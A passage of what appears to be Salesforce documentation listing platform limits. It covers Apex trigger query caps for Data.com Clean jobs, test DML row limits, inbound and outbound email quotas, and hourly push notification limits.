If you use the Data.com Clean product and its automated jobs, consider how you use Apex triggers. If you have Apex triggers on account, contact, or lead records that run SOQL queries, the SOQL queries can interfere with Clean jobs for those objects. Your Apex triggers (combined) must not exceed 200 SOQL queries per batch. If they do, your Clean job for that object fails. In addition, if your triggers call `future` methods, they're subject to a limit of 10 `future` calls per batch.

Event Reports

The maximum number of records that an event report returns for a user who isn't a system administrator is 20,000; for system administrators, 100,000.

MAX_DML_ROWS limit in Apex testing

The maximum number of rows that can be inserted, updated, or deleted, in a single, synchronous Apex test execution context, is limited to 450,000. For example, an Apex class can have 45 methods that insert 10,000 rows each. If the limit is reached, you see this error: `Your runallTests is consuming too many DB resources.`

SOQL Query Performance

For best performance, use selective SOQL queries. This is especially important for queries inside triggers. See More Efficient SOQL Queries.

Email Limits

Inbound Email Limits

Email Services: Maximum Number of Email Messages Processed (Includes limit for On-Demand Email-to-Case)	Number of user licenses multiplied by 1,000; maximum 1,000,000
Email Services: Maximum Size of Email Message (Body and Attachments)	25 MB[1]

On-Demand Email-to-Case: Maximum Email Attachment Size	25 MB
On-Demand Email-to-Case: Maximum Number of Email Messages Processed (Counts toward limit for Email Services)	Number of user licenses multiplied by 1,000; maximum 1,000,000

[1] The maximum size of email messages for Email Services varies depending on character set and transfer encoding of the body parts. The size of an email message includes the email headers, body, attachments, and encoding. As a result, an email with a 35-MB attachment likely exceeds the 25-MB size limit for an email message after accounting for the headers, body, and encoding.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox can't be copied to your production org.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 25 MB (varies depending on language and character set).

Outbound Email: Limits for Single and Mass Email Sent Using Apex

Each licensed org can send single emails to a maximum of 5,000 external email addresses per day based on Greenwich Mean Time (GMT). For orgs created before Spring '19, the daily limit is enforced only for emails sent via Apex and Salesforce APIs except for REST API. For orgs created in Spring '19 and later, the daily limit is also enforced for email alerts, simple email actions, Send Email actions in flows, and REST API. If one of the newly counted emails can't be sent because your org has reached the limit, we notify you by email and add an entry to the debug logs. Single emails sent using the email author or composer in Salesforce don't count toward this limit. There's no limit on sending single emails to contacts, leads, person accounts, and users in your org directly from account, contact, lead, opportunity, case, campaign, or custom object pages. In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send to a maximum of 50 recipients per day, and each single email can have up to 15 recipients..

Keep these considerations in mind when sending emails:

- When sending single emails, you can specify up to 150 recipients across the `To`, `CC`, and `BCC` fields in each `SingleEmailMessage`. Each field is also limited to 4,000 bytes.
- If you use `SingleEmailMessage` to email your org's internal users, specifying the user's ID in `setTargetObjectId` means the email doesn't count toward the daily limit. However, specifying internal users' email addresses in `setToAddresses` means the email does count toward the limit.
- You can send mass email and list email to a maximum of 5,000 external email addresses per day per licensed Salesforce org. A day is calculated based on Greenwich Mean Time (GMT).
- The single email, mass email, and list email limits count duplicate email addresses. For example, if you have `johndoe@example.com` in your email 10 times that counts as 10 against the limit.
- API or Apex single emails can be sent to a maximum of 5,000 external email addresses per day.
- You can send an unlimited amount of email through the UI to your org's internal users, which include portal users.
- You can send mass emails and list emails only to contacts, person accounts, leads, and your org's internal users.

- In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send to no more than 10 external email recipients per org per day using mass email and list email.
- You can’t send mass email using a Visualforce email template.

Push Notification Limits

An org can send up to 20,000 iOS and 10,000 Android push notifications per hour (for example, 4:00 to 4:59 UTC).

Only *deliverable* notifications count toward this limit. For example, a notification is sent to 1,000 employees in your company, but 100 employees haven’t installed the mobile app yet. Only the notifications sent to the 900 employees who have installed the mobile app count toward this limit.

Each test push notification that is generated through the Test Push Notification page is limited to a single recipient. Test push notifications count toward an org’s hourly push notification limit.

When an org's hourly push notification limit is met, any additional notifications are still created for in-app display and retrieval via REST API.

INDEX